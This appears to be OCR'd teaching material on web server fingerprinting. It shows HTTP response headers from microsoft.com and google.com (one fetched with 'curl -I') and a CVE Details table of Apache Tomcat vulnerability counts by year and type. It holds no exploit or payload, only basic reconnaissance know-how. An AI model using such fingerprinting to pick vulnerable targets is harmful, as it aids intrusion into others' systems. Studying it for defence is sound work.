
▼General

```
Remote Address: 23.221.10.57:80
Request URL: http://www.microsoft.com/
Request Method: GET
Status Code: ● 302 Moved Temporarily
```

▼Response Headers

```
Cache-Control: max-age=0, no-cache, no-store
Connection: keep-alive
Content-Length: 140
Content-Type: text/html; charset=utf-8
Date: Wed, 29 Apr 2015 23:54:58 GMT
Expires: Wed, 29 Apr 2015 23:54:58 GMT
Location: /en-us/default.aspx
P3P: CP="ALL IND DSP COR ADM CONo CUR CUSo IVAo IVDo PSA PSD TAI TELo OUR SAMo CNT COM INT NAV ONL PHY PRE PUR UNI"
Pragma: no-cache
Server: Microsoft-IIS/8.0
Set-Cookie: mslocale={'r':1}; expires=Tue, 28-Jul-2015 23:54:57 GMT; path=/
VTag: 279204244000000000
X-AspNet-Version: 2.0.50727
X-CCC: US
X-CID: 2
X-Powered-By: ASP.NET
X-Powered-By: ARR/2.5
X-Powered-By: ASP.NET
```

```
$ curl -I https://www.google.com
HTTP/1.1 200 OK
Date: Tue, 21 Jul 2015 12:38:35 GMT
Expires: -1
Cache-Control: private, max-age=0
Content-Type: text/html; charset=ISO-8859-1
P3P: CP="This is not a P3P policy! See http://www.google.com/support/accounts/
bin/answer.py?hl=en&answer=151657 for more info."
Server: gws ←
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
Set-Cookie:
PREF=ID=1111111111111111:FF=0:TM=1437482315:LM=1437482315:V=1:S=ravPRMTmm-2KfqwG
; expires=Thu, 20-Jul-2017 12:38:35 GMT; path=/; domain=.google.com
Set-Cookie: NID=69=BUV_-6Ya2OvWq5cP5bv30pl7WM6Blf-
b12WcLW9_QTG6tJGtbnk5E7wPsrqiyPeM1HG-Bg7O2gW01fdPn-
V1bZn4j5dhfURl4aOE7vtZY5fUdskatGCOJv6f5-uci-LY; expires=Wed, 20-Jan-2016
12:38:35 GMT; path=/; domain=.google.com; HttpOnly
Alternate-Protocol: 443:quic,p=1
Transfer-Encoding: chunked
Accept-Ranges: none
Vary: Accept-Encoding
```



CVE Details

The ultimate security vulnerability datasource

Apache » Tomcat : Vulnerability Statistics


Vulnerabilities (123) CVSS Scores Report Browse all versions Possible matches for this product Related Metasploit Modules

Related OVAL Definitions : Vulnerabilities (132) Patches (95) Inventory Definitions (1) Compliance Definitions (0)

Vulnerability Feeds & Widgets

Vulnerability Trends Over Time

Year	# of Vulnerabilities	DoS	Code Execution	Overflow	Memory Corruption	Sql Injection	XSS	Directory Traversal	Http Response Splitting	Bypass something	Gain Information	Gain Privileges	CSRF	File Inclusion	# of exploi
2000	3														
2001	4						1								
2002	12	4		1			1	1		1	3				
2003	7	2	1				2			1					
2005	7	2					2			1	3				
2006	1														
2007	17						9	2			3		1		
2008	9						2	2		1	3				
2009	8	1					1	1		1	4	1			
2010	8	1		1			2	2		1	2				
2011	14	2					1	1		7	2	1			
2012	15	5								9	1		1		
2013	4	1									1		1		
2014	13	4	1	2						2	2				
2015	1	1													
Total	123	23	2	4			21	9		24	24	2	3		
% Of All		18.7	1.6	3.3	0.0	0.0	17.1	7.3	0.0	19.5	19.5	1.6	2.4	0.0	



(e.g.: CVE-2009-1234 or 2010-1234 or 20101234)

View BID :

Go

(e.g.: 12345)

Search By Microsoft Reference ID:

Go

(e.g.: ms10-001 or 979352)

